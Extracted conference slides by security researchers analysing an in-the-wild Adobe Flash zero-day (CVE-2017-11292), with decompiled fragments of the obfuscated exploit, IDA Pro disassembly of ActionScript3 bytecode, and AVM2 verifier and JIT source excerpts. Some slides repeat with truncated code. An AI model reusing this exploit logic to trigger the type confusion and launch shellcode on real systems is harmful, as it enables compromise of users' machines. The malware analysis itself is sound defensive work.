



Exploiting ActionScript3 interpreter

Boris Larin @oct0xor

Anton Ivanov @antonivanovm

Is it dead?



SMART CITIES WINDOWS 10 CLOUD INNOVATION SECURITY MORE ▾ NEWSLETTERS ALL WRITERS 

MUST READ [WHAT IS THE INTERNET OF THINGS? EVERYTHING YOU NEED TO KNOW ABOUT THE IOT RIGHT NOW](#)

It's time to kill Flash, says Facebook's new security chief

Facebook's new chief security officer wants the web plugin to be put out to pasture.

 By [Zack Whittaker](#) for [Zero Day](#) | July 13, 2015 -- 18:44 GMT (11:44 PDT) | Topic: [Security](#)

Is it dead?

Adobe Security Bulletin

APSB17-32	October 16, 2017	1
-----------	------------------	---

Summary

Adobe has released a security update for Adobe Flash Player for Windows, Macintosh, Linux and Chrome OS. This update addresses a [critical](#) type confusion vulnerability that could lead to code execution.

Adobe is aware of a report that an [exploit for CVE-2017-11292 exists in the wild](#), and is being used in limited, targeted attacks against users running Windows.

Adobe Security Advisory


APSA18-01	February 1, 2018	1
-----------	------------------	---

Summary

A critical vulnerability (CVE-2018-4878) exists in Adobe Flash Player 28.0.0.137 and earlier versions. Successful exploitation could potentially allow an attacker to take control of the affected system.


Adobe is aware of a report that an [exploit for CVE-2018-4878 exists in the wild](#), and is being used in limited, targeted attacks against Windows users. These attacks leverage Office documents with embedded malicious Flash content distributed via email.

Adobe addressed this vulnerability in version 28.0.0.161, released on February 6, 2018. See this [bulletin](#) for more details.



Flash File Format


The FileAttributes tag is only required for SWF 8 and later.



Flash Analysis Tools

- AS3 Sorcerer
 - Pros: Good decompiler
 - Cons: Commercial, closed source
- JPEXS Free Flash Decompiler
 - Pros: Many features, free
 - Cons: Written in Java
- RABCDAsm
 - Pros: AS3 [Dis-]Assembler
 - Cons: Written in D

Flash Analysis Tools



```
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\RABCDasm_v1.18>abcexport.exe sample.swf

core.exception.RangeError@swffile.d(132): Range violation
-----
0x0040D5D8
0x00409C41
0x00436710

C:\RABCDasm_v1.18>
```

```
public function method_2(param1:TimerEvent) : void
{
    /*
     * Decompile error
     * Code may be obfuscated
     * You can try enabling "Automatic deobfuscation" in Settings
     * Error type: ExecutionException (java.lang.StackOverflowError)
     */
    new flash.errors.IllegalOperationError("Not decompiled due to error");
}
```

What do we need?

A tool that is:

- Simple
- Stable
- Easy to use
- Shows disassembled instructions and their bytes
- Ctrl-C / Ctrl-V to create YARA rule
- Just works

What do we need?

A tool that is:

- Simple
- Stable
- Easy to use
- Shows disassembled instructions and their bytes
- Ctrl-C / Ctrl-V to create YARA rule
- Just works

Sounds like IDA Pro! 😊



What do we need?

A tool that is:

- Simple
- Stable
- Easy to use
- Shows disassembled instructions and their bytes
- Ctrl-C / Ctrl-V to create YARA rule
- Just works

Sounds like IDA Pro! 😊

IDA Pro has no support for SWF and ActionScript 3 bytecode ☹️



What do we need?

A tool that is:

- Simple
- Stable
- Easy to use
- Shows disassembled instructions and their bytes
- Ctrl-C / Ctrl-V to create YARA rule
- Just works

Sounds like IDA Pro! 😊

IDA Pro has no support for SWF and ActionScript 3 bytecode ☹️

Lets do it!



ActionScript3 processor module

Library function Regular function Instruction Data Unexplored External symbol

Functions window

Function name	Segment
flash01_class_init	DoABC
flash01_instance_init	DoABC
flash01_instance_flash21	DoABC
flash01_init	DoABC
class_1_class_method_1	DoABC
class_1_init	DoABC
class_1_class_init	DoABC
class_1_instance_init	DoABC

IDA View-A

Hex View-1

Structures

Enums

Imports

Exports

```
refid "flash01/instance/flash21"
returns QName(PackageNamespace(""), "void")
maxstack 10
localcount 1
initstackdepth 9
maxstackdepth 10

Flash01_instance_flash21:
debugfile "C:\Users\Rose\Adobe Flash Builder 4.6\ExpAll\src\;flash01.as"
debugline 0x28
getlocal0
pushscope
debugline 0x2A
findpropstrict QName(Flash_system, Capabilities) ; "PackageNamespace(Flash.system)" ...
getproperty QName(Flash_system, Capabilities) ; "PackageNamespace(Flash.system)" ...
getproperty QName(_, isDebugger) ; "PackageNamespace()" ...
iffalse loc_211B

debugline 0x2B
returnvoid

loc_211B:
debugline 0x2C
getlocal0
getlocal0
getproperty QName(Flash01, var_4) ; "PrivateNamespace(Flash01)" ...
pushbyte 1
add
initproperty QName(Flash01, var_4) ; "PrivateNamespace(Flash01)" ...
debugline 0x2D
getlocal0
getproperty QName(Flash01, var_4) ; "PrivateNamespace(Flash01)" ...
pushbyte 0xA
```

Line 3 of 8

Graph overview

125.00% (-234, -18) | (15, 474) | UNKNOWN 0000210C: flash01_instance_flash21+6 (Synchronized with Hex View-1)

Not so long ago...

[Home](#) > [About](#) > [Corporate News](#)

October 16, 2017

Kaspersky Lab discovers Adobe Flash Zero Day – used in the wild by a threat actor to deliver spyware

Kaspersky Lab's advanced exploit prevention system has identified a new Adobe Flash zero day exploit, used in an attack on 10 October by a threat actor known as BlackOasis.

Exploit

```
336 static function var120() : *
337 {
338     try
339     {
340         var10 = new BA();
341         var11.push(var10);
342         var12 = false;
343         if(!var16)
344         {
345             new BufferControlParameters(0,0);
346             new C1();
347             new C2();
348             c3 = new C3();
349             new C4();
350             new C5();
351             new C7();
352             var16 = c3;
353             var16.var38 = 4660;
354             var122(0,var10);
355         }
356         var122(0,var10);
357         if(var16.var38 != 4660)
358         {
359             var12 = true;
360             if(var8)
361             {
362                 return;
363             }
364             C32.var130();
365         }
366         else
367         {
368             var100("");
369         }
370         return;
371     }
372     catch(e:Error)
373     {
374         var100("");
375         return;
376     }
}

299 public static function var122(param1:*, param2:* =
300 {
301     try
302     {
303         if(var8)
304         {
305             var16.var36 = Low(param1);
306             var16.var37 = Hi(param1);
307         }
308         else
309         {
310             var16.var36 = param1;
311         }
312         var16.o = param2;
313         var121 = true;
314         new Call();
315         return;
316     }
317     catch(e:*)
318     {
319         return;
320     }
321 }
322
323 public static function var123() : Object
324 {
325     var _loc1_:BufferControlParameters = var16;
326     var _loc2_:* = var109(_loc1_.initialBufferTime)
327     var _loc3_:* = var109(_loc1_.playBufferTime);
328     return {
329         "u0": _loc2_.low,
330         "u1": _loc2_.hi,
331         "u2": _loc3_.low,
332         "u3": _loc3_.hi
333     };
334 }
335
336 static function var120() : *
337 {
338     try
339     {
340         var10 = new BA();
341         var11.push(var10);
342         var12 = false;
343         if(!var16)
344         {
345             new BufferControlParameters(0,0);
346             new C1();
347             new C2();
348             c3 = new C3();
349             new C4();
350             new C5();
351             new C7();
352             var16 = c3;
353             var16.var38 = 4660;
354             var122(0,var10);
355         }
356         var122(0,var10);
357         if(var16.var38 != 4660)
358         {
359             var12 = true;
360             if(var8)
361             {
362                 return;
363             }
364             C32.var130();
365         }
366         else
367         {
368             var100("");
369         }
370         return;
371     }
372     catch(e:Error)
373     {
374         var100("");
375         return;
376     }
}

1 package
2 {
3     public class Call
4     {
5
6
7         public function Call()
8         {
9             super();
10        }
11    }
12 }
```

Exploit

```
336 static function var120() : *
337 {
338     try
339     {
340         var10 = new BA();
341         var11.push(var10);
342         var12 = false;
343         if(!var16)
344         {
345             new BufferControlParameters(0,0);
346             new C1();
347             new C2();
348             c3 = new C3();
349             new C4();
350             new C5();
351             new C7();
352             var16 = c3;
353             var16.var38 = 4660;
354             var122(0,var10);
355         }
356         var122(0,var10);
357         if(var16.var38 != 4660)
358         {
359             var12 = true;
360             if(var8)
361             {
362                 return;
363             }
364             C32.var130();
365         }
366         else
367         {
368             var100("");
369         }
370         return;
371     }
372     catch(e:Error)
373     {
374         var100("");
375         return;
376     }
}

299 public static function var122(param1:*, param2:* =
300 {
301     try
302     {
303         if(var8)
304         {
305             var16.var36 = Low(param1);
306             var16.var37 = Hi(param1);
307         }
308         else
309         {
310             var16.var36 = param1;
311         }
312         var16.o = param2;
313         var121 = true;
314         new Call();
315         return;
316     }
317     catch(e:*)
318     {
319         return;
320     }
321 }
322
323 public static function var123() : Object
324 {
325     var _loc1_:BufferControlParameters = var16;
326
327     "u0":_loc2_.low,
328     "u1":_loc2_.hi,
329     "u2":_loc3_.low,
330     "u3":_loc3_.hi
331 };
332
333 };
334
335 static function var120() : *
336 {
337     try
338     {
339         ...
340     }
341 }

1 package
2 {
3     public class Call
4     {
5
6         public function Call()
7         {
8             super();
9         }
10    }
11 }
12 }
```

Var130 launches shellcode using a standard technique

Exploit

```
336 static function var120() : *
337 {
338     try
339     {
340         var10 = new BA();
341         var11.push(var10);
342         var12 = false;
343         if(!var16)
344         {
345             new BufferControlParameters(0,0);
346             new C1();
347             new C2();
348             c3 = new C3();
349             new C4();
350             new C5();
351             new C7();
352             var16 = c3;
353             var16.var38 = 4660;
354             var122(0,var10);
355         }
356         var122(0,var10);
357         if(var16.var38 != 4660)
358         {
359             var12 = true;
360             if(var8)
361             {
362                 return;
363             }
364             C32.var130();
365         }
366         else
367         {
368             var100("");
369         }
370         return;
371     }
372     catch(e:Error)
373     {
374         var100("");
375         return;
376     }
}

299 public static function var122(param1:*, param2:*
300 {
301     try
302     {
303         if(var8)
304         {
305             var16.var36 = Low(param1);
306             var16.var37 = Hi(param1);
307         }
308         else
309         {
310             var16.var36 = param1;
311         }
312         var16.o = param2;
313         var121 = true;
314         new Call();
315         return;
316     }
317     catch(e:*)
318     {
}

1 package
2 {
3     public class Call
4     {
5
6
7         public function Call()
8         {
9             super();
10        }
11    }
12 }
```

This variable should contain another value as an effect of the triggered vulnerability

Var130 launches shellcode using a standard technique

```
322 public static function var123() : Object
323 {
324     var _loc1_:BufferControlParameters = var16;
325
326     "u0":_loc2_.low,
327     "u1":_loc2_.hi,
328     "u2":_loc3_.low,
329     "u3":_loc3_.hi
330 };
331
332 static function var120() : *
333 {
334     try
335     {
336     }
```


Exploit

```
336 static function var120() : *
337 {
338     try
339     {
340         var10 = new BA();
341         var11.push(var10);
342         var12 = false;
343         if(!var16)
344         {
345             new BufferControlParameters(0,0);
346             new C1();
347             new C2();
348             c3 = new C3();
349             new C4();
350             new C5();
351             new C7();
352             var16 = c3;
353             var16.var38 = 4660;
354             var122(0,var10);
355         }
356         var122(0,var10);
357         if(var16.var38 != 4660)
358         {
359             var12 = true;
360             if(var8)
361             {
362                 return;
363             }
364             C32.var130();
365         }
366         else
367         {
368             var100("");
369         }
370         return;
371     }
372     catch(e:Error)
373     {
374         var100("");
375         return;
376     }
}
```

```
299 public static function var122(param1:*, param2:* = 0)
300 {
301     try
302     {
303         if(var8)
304         {
305             var16.var36 = Low(param1);
306             var16.var37 = Hi(param1);
307         }
308         else
309         {
310             var16.var36 = param1;
311         }
312         var16.o = param2;
313         var121 = true;
314         new Call();
315         return;
316     }
317     catch(e:*)
318     {
319     }
}
```

```
1 package
2 {
3     public class Call
4     {
5
6
7         public function Call()
8         {
9             super();
10        }
11    }
12 }
```

This variable should contain another value as an effect of the triggered vulnerability

Var130 launches shellcode using a standard technique

Where is the vulnerability?

First hints

The screenshot displays the IDA Pro interface with the following components:

- Functions window:** A list of functions on the left, including `Call_init`, which is currently selected.
- Hex View-1:** The main window showing the assembly code for the `Call_init` function. The code includes a `refid "Call/init"` and a `Call_init:` block with various instructions like `getlocal0`, `pushscope`, `findpropstrict`, `getlex`, `pushscope`, `getlex`, `newclass`, `popscope`, `initproperty`, `getlex`, `getproperty`, and `iffalse`. A red arrow points from the `loc_215B` label to the `loc_2158` label.
- Assembly code windows:** Two windows are open, showing assembly code. The top window shows a `try` block with `from 0x2142 to 0x2158` and `name QName(PackageNamespace(""), "e")`. The bottom window shows a `loc_215F:` block with `getlocal0`, `pushscope`, `newcatch`, `dup`, `setlocal1`, `dup`, `pushscope`, `swap`, `setslot`, `getlex`, `getproperty`, and `callmethod`. A red arrow points from the `loc_215B` label to the `loc_2158` label.
- Graph overview:** A window at the bottom left showing a control flow graph with several nodes and edges.
- Status bar:** At the bottom, it shows the current address `100.00% (-267,-52) (16,467) 0000216E 0000216E: Call_init+3B (Synchronized with Hex View-1)`.

First hints

The screenshot displays the IDA Pro interface with the following components:

- Functions window:** A list of functions and their segments. The function `Call_init` is highlighted, located in segment `DoABC`.
- Hex View-1:** The main window showing assembly code for the `Call_init` function. The code starts at address `0000215F` and ends at `0000217A`. It includes a `try` block, a `loc_215F` label, and a `loc_217A` label. The code is synchronized with Hex View-1.
- Graph overview:** A graph showing the control flow of the function. It includes a `try` block, a `loc_215F` label, and a `loc_217A` label.

The assembly code in the Hex View-1 window is as follows:

```
DoABC:0000215F try
DoABC:0000215F from 0x2142
DoABC:0000215F to 0x215B
DoABC:0000215F name QName(PackageNamespace(""), "e")
DoABC:0000215F
DoABC:0000215F loc_215F:
DoABC:0000215F getlocal8
DoABC:00002160 pushscope
DoABC:00002161 newcatch 0
DoABC:00002163 dup
DoABC:00002164 setlocal1
DoABC:00002165 dup
DoABC:00002166 pushscope
DoABC:00002167 swap
DoABC:00002168 setslot 1
DoABC:0000216A getlex QName(_, Main) ; "PackageNamespace()" ...
DoABC:0000216C getproperty QName(_, var16) ; "PackageNamespace()" ...
DoABC:0000216E callmethod 0x10, 0
DoABC:0000216E ; -----
DoABC:00002171 db 1
DoABC:00002172 db 0x65 ; e
DoABC:00002173 db 1
DoABC:00002174 db 0x6C ; l
DoABC:00002175 db 1
DoABC:00002176 db 3
DoABC:00002177 db 0x10
DoABC:00002178 db 8
DoABC:00002179 db 1
DoABC:0000217A ; -----
DoABC:0000217A loc_217A: ; CODE XREF: Call_init:loc_215B;j
DoABC:0000217A returnvoid
DoABC:0000217A ; End of function Call_init
DoABC:0000217A ; -----
DoABC:0000217A ; -----
```

The status bar at the bottom indicates the current position: `100.00% (-267,-52) (16,467) 0000216E 0000216E: Call_init+3B (Synchronized with Hex View-1)`.

AVM2 core

- AVM2 source code: <https://github.com/adobe/avmplus>
- Bytecode is verified before execution
- Not all code is executed in the same way

Native

JIT

Interpreted

```
// Verify the given method according to its type, with a CodeWriter
// pipeline appropriate to the current execution mode.
void BaseExecMgr::verifyMethod(MethodInfo* m, Toplevel *toplevel, AbcEnv* abc_env)
{
    AvmAssert(m->declaringTraits()->isResolved());
    m->resolveSignature(toplevel);
    PERFM_NTPROF_BEGIN("verify-ticks");
    MethodSignaturep ms = m->getMethodSignature();
    if (m->isNative())
        verifyNative(m, ms);
#ifdef VMCFG_NANOJIT
    else if (shouldJitFirst(abc_env, m, ms)) {
        verifyJit(m, ms, toplevel, abc_env, NULL);
    }
#endif
    else
        verifyInterp(m, ms, toplevel, abc_env);
    PERFM_NTPROF_END("verify-ticks");
}
```

Native

```
/** @name flags from .abc - limited to a BYTE */
/*@{*/
enum AbcMethodFlags
{
    /** need arguments[0..argc] */
    abcMethod_NEED_ARGUMENTS      = 0x01,

    /** need activation object */
    abcMethod_NEED_ACTIVATION     = 0x02,

    /** need arguments[param_count+1..argc] */
    abcMethod_NEED_REST           = 0x04,

    /** has optional parameters */
    abcMethod_HAS_OPTIONAL        = 0x08,

    /** allow extra args, but dont capture them */
    abcMethod_IGNORE_REST         = 0x10,

    /** method is native */
    abcMethod_NATIVE              = 0x20,

    /** method sets default namespace */
    abcMethod_SETS_DXNS           = 0x40,

    /** method has table for parameter names */
    abcMethod_HAS_PARAM_NAMES     = 0x80
};
/*@}
```

JIT

```
/**
 * Run JIT Eagerly if forcing compilation of all methods, or if the method
 * is not a static initializer and we have not detected a fast-fail condition
 * prior to invocation. See bug 601794.
 */
bool BaseExecMgr::shouldJitFirst(const AbcEnv* abc_env, const MethodInfo* m,
{
    ...
    AvmAssert( runmode == RM_mixed );

    // Some large methods with large frame sizes may cause the JIT to bl
    // These cases would result in JIT failure during the assembly phase
    // so we will preemptively avoid compiling them. See bug 601794.
    if (jitWouldFail)
    {
        willJit = false;
    }
    else if (OSR: isSupported abc_env, m, ms))
    {
        willJit = false;
    }
    else
    {
        willJit = !m->isStaticInit();
    }
    ...

    return willJit;
}

// OSR is supported generally only in runmode RM_mixed. We don't support
// methods with try/catch blocks because of the complexity of establishing
// a new ExceptionFrame and jmp_buf. We also don't support methods for which
// a previous compilation attempt failed, or for which failure can be predicted.
//
// We must only OSR methods that will execute with a BugCompatibility object
// such that interpreter/compiler divergences are corrected. Builtin methods
// are invoked with bug compatibility inherited from the innermost non-builtin
// function on the call chain, and thus may vary from call to call. Non-builtins
// should always execute with bug compatibility taken from the AbcEnv to which
// the method belongs, which will thus remain invariant. We can therefore only OSR
// non-builtin methods.
bool OSR: isSupported const AbcEnv* abc_env, const MethodInfo* m, MethodSignaturep ms)
{
    AvmAssert(abc_env->core() == m->pool()->core());
    AvmAssert(abc_env->pool() == m->pool());
    AvmAssert(abc_env->codeContext() != NULL);
    AvmAssert(abc_env->codeContext()->bugCompatibility() != NULL);

    return (m->osrEnabled() && // OSR allowed by policy (global or ExecPoli
        !m->hasExceptions() && // method does not have a try block
        !m->hasFailedJit() && // no previous attempt to compile the method
        !CodegenLIR::jitWillFail(ms) && // fast-fail predictor says JIT success is p
        !m->pool()->isBuiltin && // the method is not a builtin (ABC baked in
        abc_env->codeContext()->bugCompatibility()->bugzilla539094); // bug compatibility
}
```

Interpreted

- try {} block
- static Init

Interpreted

The screenshot displays the IDA Pro interface with the following components:

- Functions window:** A list of functions on the left, including `Call_init` (DoABC), `C5_class_init` (DoABC), `C5_instance_fs` (DoABC), `C5_instance_init` (DoABC), `C5_init` (DoABC), `BA_class_init` (DoABC), `BA_instance_init` (DoABC), `BA_init` (DoABC), `x86_C32_class_init` (DoABC), `x86_C32_class_var125` (DoABC), `x86_C32_class_var126` (DoABC), `x86_C32_class_var127` (DoABC), `x86_C32_class_var128` (DoABC), `x86_C32_class_var129` (DoABC), `x86_C32_class_var130` (DoABC), `x86_C32_instance_init` (DoABC), `x86_C32_init` (DoABC), `C1_class_init` (DoABC), `C1_instance_fs` (DoABC), `C1_instance_init` (DoABC), `C1_init` (DoABC), `C2_class_init` (DoABC), `C2_instance_fs` (DoABC), `C2_instance_init` (DoABC), and `C2_init` (DoABC).
- IDA View-A:** The main disassembly window showing the `Call_init` function. The function is defined as `refid "Call/init"` and has a `maxstack` of 5, `localcount` of 2, `initscopedepth` of 1, and `maxscopedepth` of 4. The function body includes `getlocal0`, `pushscope`, `findpropstrict`, `getlex`, `pushscope`, `getlex`, `newclass`, `popscope`, `initproperty`, `getlex`, `getproperty`, and `iffalse`. A red box highlights the `refid "Call/init"` line.
- Hex View-1:** A window showing the hex dump of the `Call_init` function. The hex dump is synchronized with the disassembly view.
- Structures:** A window showing the structure of the `Call_init` function. The structure is defined as `loc_215F` and includes `getlocal0`, `pushscope`, `newcatch`, `dup`, `setlocal1`, `dup`, `pushscope`, `swap`, `setslot`, `getlex`, `getproperty`, and `callmethod`.
- Enums:** A window showing the enum values for the `Call_init` function. The enum is defined as `loc_215F` and includes `getlocal0`, `pushscope`, `newcatch`, `dup`, `setlocal1`, `dup`, `pushscope`, `swap`, `setslot`, `getlex`, `getproperty`, and `callmethod`.
- Imports:** A window showing the imports for the `Call_init` function. The imports are defined as `loc_215F` and include `getlocal0`, `pushscope`, `newcatch`, `dup`, `setlocal1`, `dup`, `pushscope`, `swap`, `setslot`, `getlex`, `getproperty`, and `callmethod`.
- Exports:** A window showing the exports for the `Call_init` function. The exports are defined as `loc_215F` and include `getlocal0`, `pushscope`, `newcatch`, `dup`, `setlocal1`, `dup`, `pushscope`, `swap`, `setslot`, `getlex`, `getproperty`, and `callmethod`.
- Graph overview:** A window showing the call graph for the `Call_init` function. The graph shows a single block for `Call_init` with a `jump` instruction to `loc_217A`.

Verification

```
// run the verifier, and if an exception is thrown,
// clean up the CodeWriter chain passed in by calling coder->cleanup().
// On normal return the CodeWriters declared here get cleaned via their
// destructors, and passed-in CodeWriters are still valid.
void BaseExecMgr::verifyCommon(MethodInfo* m, MethodSignaturep ms,
    Toplevel* toplevel, AbcEnv* abc_env, CodeWriter* const coder)
{
    CodeWriter* volatile vcoder = coder; // Volatile for setjmp safety.

#ifdef VMCFG_VERIFYALL
    VerifyallWriter verifyall(m, this, vcoder);
    if (config.verifyall)
